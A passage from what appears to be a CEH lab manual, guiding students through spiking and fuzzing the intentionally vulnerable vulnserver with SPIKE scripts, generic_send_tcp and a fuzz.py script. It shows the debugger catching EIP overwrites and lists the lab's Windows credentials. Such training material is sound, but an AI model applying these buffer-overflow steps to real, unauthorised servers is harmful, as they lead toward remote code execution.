
30. Press Ctrl+S to save the script file and close the text editor.




31. Now, in the terminal window, run generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 command to send the packages to the vulnerable server.

Here, 10.10.1.11 is the IP address of the target machine (Windows 11), 9999 is the target port number, stats.spk is the spike_script, and 0 and 0 are the values of SKIPVAR and SKIPSTR.

32. Leave the script running in the terminal window.



33. Now, click Windows 11 to switch to the target machine (here, Windows 11), and in the Immunity Debugger window, you can observe that the process status is still Running, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.



34. Click Parrot Security switch back to the Parrot Security machine.

35. In the Terminal window, press Ctrl+C to terminate stats.spk script.

36. Now, run pluma trun.spk command to open a text editor.


37. In the text editor window, type the following script:

```
s_readline();

s_string("TRUN ");

s_string_variable("0");
```


38. Press Ctrl+S to save the script file and close the text editor.



39. Now, in the terminal window, run generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 command to send the packages to the vulnerable server.

Here, 10.10.1.11 is the IP address of the target machine (Windows 11), 9999 is the target port number, trun.spk is the spike_script, and 0 and 0 are the values of SKIPVAR and SKIPSTR.


40. Leave the script running in the terminal window.



41. Now, click Windows 11 switch to the target machine (here, Windows 11), and in the Immunity Debugger window, you can observe that the process status is changed to Paused, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

42. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

43. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.



44. Click Parrot Security switch to the Parrot Security machine and press Ctrl+Z to terminate the script running in the terminal window.

45. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.


46. Click Windows 11 switch back to the Windows 11 machine and close Immunity Debugger and the vulnerable server process.

47. Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger and click the Run program icon in the toolbar to run Immunity Debugger.

48. Click Parrot Security to switch back to the Parrot Security machine.


49. Minimize the Terminal window. Click the Places menu present at the top of the Desktop and select Network from the drop-down options.

50. The Network window appears; press Ctrl+L. The Location field appears; type smb://10.10.1.11 and press Enter to access Windows 11 shared folders.




51. The security pop-up appears; enter the Windows 11 machine credentials (Username: Admin and Password: Pa$$w0rd) and click Connect.

52. The Windows shares on 10.10.1.11 window appears; double-click the CEH-Tools folder.



53. Navigate to CEHv13 Module 06 System Hacking\Buffer Overflow Tools and copy the Scripts folder. Close the window.




54. Paste the Scripts folder on the Desktop**.**

55. Now, we will run a Python script to perform fuzzing. To do so, switch to the terminal window, run cd /home/attacker/Desktop/Scripts/, command to navigate to the Scripts folder on the Desktop.

56. Execute chmod +x fuzz.py to change the mode to execute the Python script.


57. Run ./fuzz.py Python fuzzing script against the target machine.

When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.




58. Click Windows 11 switch to the Windows 11 machine and maximize the Command Prompt window running the vulnerable server.

59. You can observe the connection requests coming from the host machine (10.10.1.13).



60. Now, switch to the Immunity Debugger window and wait for the status to change from Running to Paused.

